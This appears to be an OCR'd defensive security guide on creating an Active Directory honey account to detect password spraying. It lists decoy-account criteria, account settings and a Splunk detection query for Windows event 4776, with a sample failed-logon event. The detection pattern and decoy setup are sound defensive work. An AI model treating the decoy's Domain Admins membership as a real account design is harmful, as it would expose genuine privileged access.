
Creating a honey account as detection method

# This is a technique taught by SANS (SEC 504 "SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling"
# This technique is also referenced by CISA, Microsoft and other industry leaders.

# Criteria for honey account(s) that we learned from enumerating domain accounts from a hacker perspective: The honey account must look like a real account.

1. Must be active.
2. *Ideally* be member of "Domain Admins" group to guarantee attention of attackers *(not a hard requirement but more effective)*.
3. Should have a 20+ character random generated password.
4. Password set to never expire.
5. Must have **been logged into at least once** to reset last logon time from 1601/01/01 00:00:00.
6. Must have login hours set to "None" (Login Denied).

# Example



SecOps Admin

First name: SecOps

Initials:

Last name: Admin

Display name: SecOps Admin


Description: SecOps Use - ARxxxxxxxx

Office:

Telephone number:

E-mail: secops@windomain.local

Web page:



User logon name:
secopsadmin @windomain.local


User logon name (pre-Windows 2000):
WINDOMAIN\ secopsadmin

☐ Unlock account

Account options:

☐ User must change password at next logon
☐ User cannot change password
☑ Password never expires
☐ Store password using reversible encryption

Account expires
● Never
○ End of: Wednesday, June 16, 2021




○ Logon Permitted
● Logon Denied

Sunday through Saturday from 12:00 AM to 12:00 AM

Detecting Password Spraying

```
# Honey Account "Tripwire" Events

EventID: 4776(S, F): The computer attempted to validate the credentials for an account.
https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4776

index="wineventlog" host="dc.windomain.local" EventCode=4776 Logon_Account=secopsadmin
```



```
index="wineventlog" host="dc.windomain.local" EventCode=4776 Logon_Account=secopsadmin
```


✓ 1 event (5/16/21 9:47:00.000 PM to 5/16/21 9:52:00.000 PM) No Event Sampling

5/16/21 9:48:59.000 PM

```
05/16/2021 09:48:59 PM
LogName=Security
EventCode=4776
EventType=0
ComputerName=dc.windomain.local
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=144288
Keywords=Audit Failure
TaskCategory=Credential Validation
OpCode=Info
Message=The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account:  secopsadmin
Source Workstation:     DC
Error Code:     0xC000006A
```

host = dc.windomain.local | source = WinEventLog:Security | sourcetype = WinEventLog

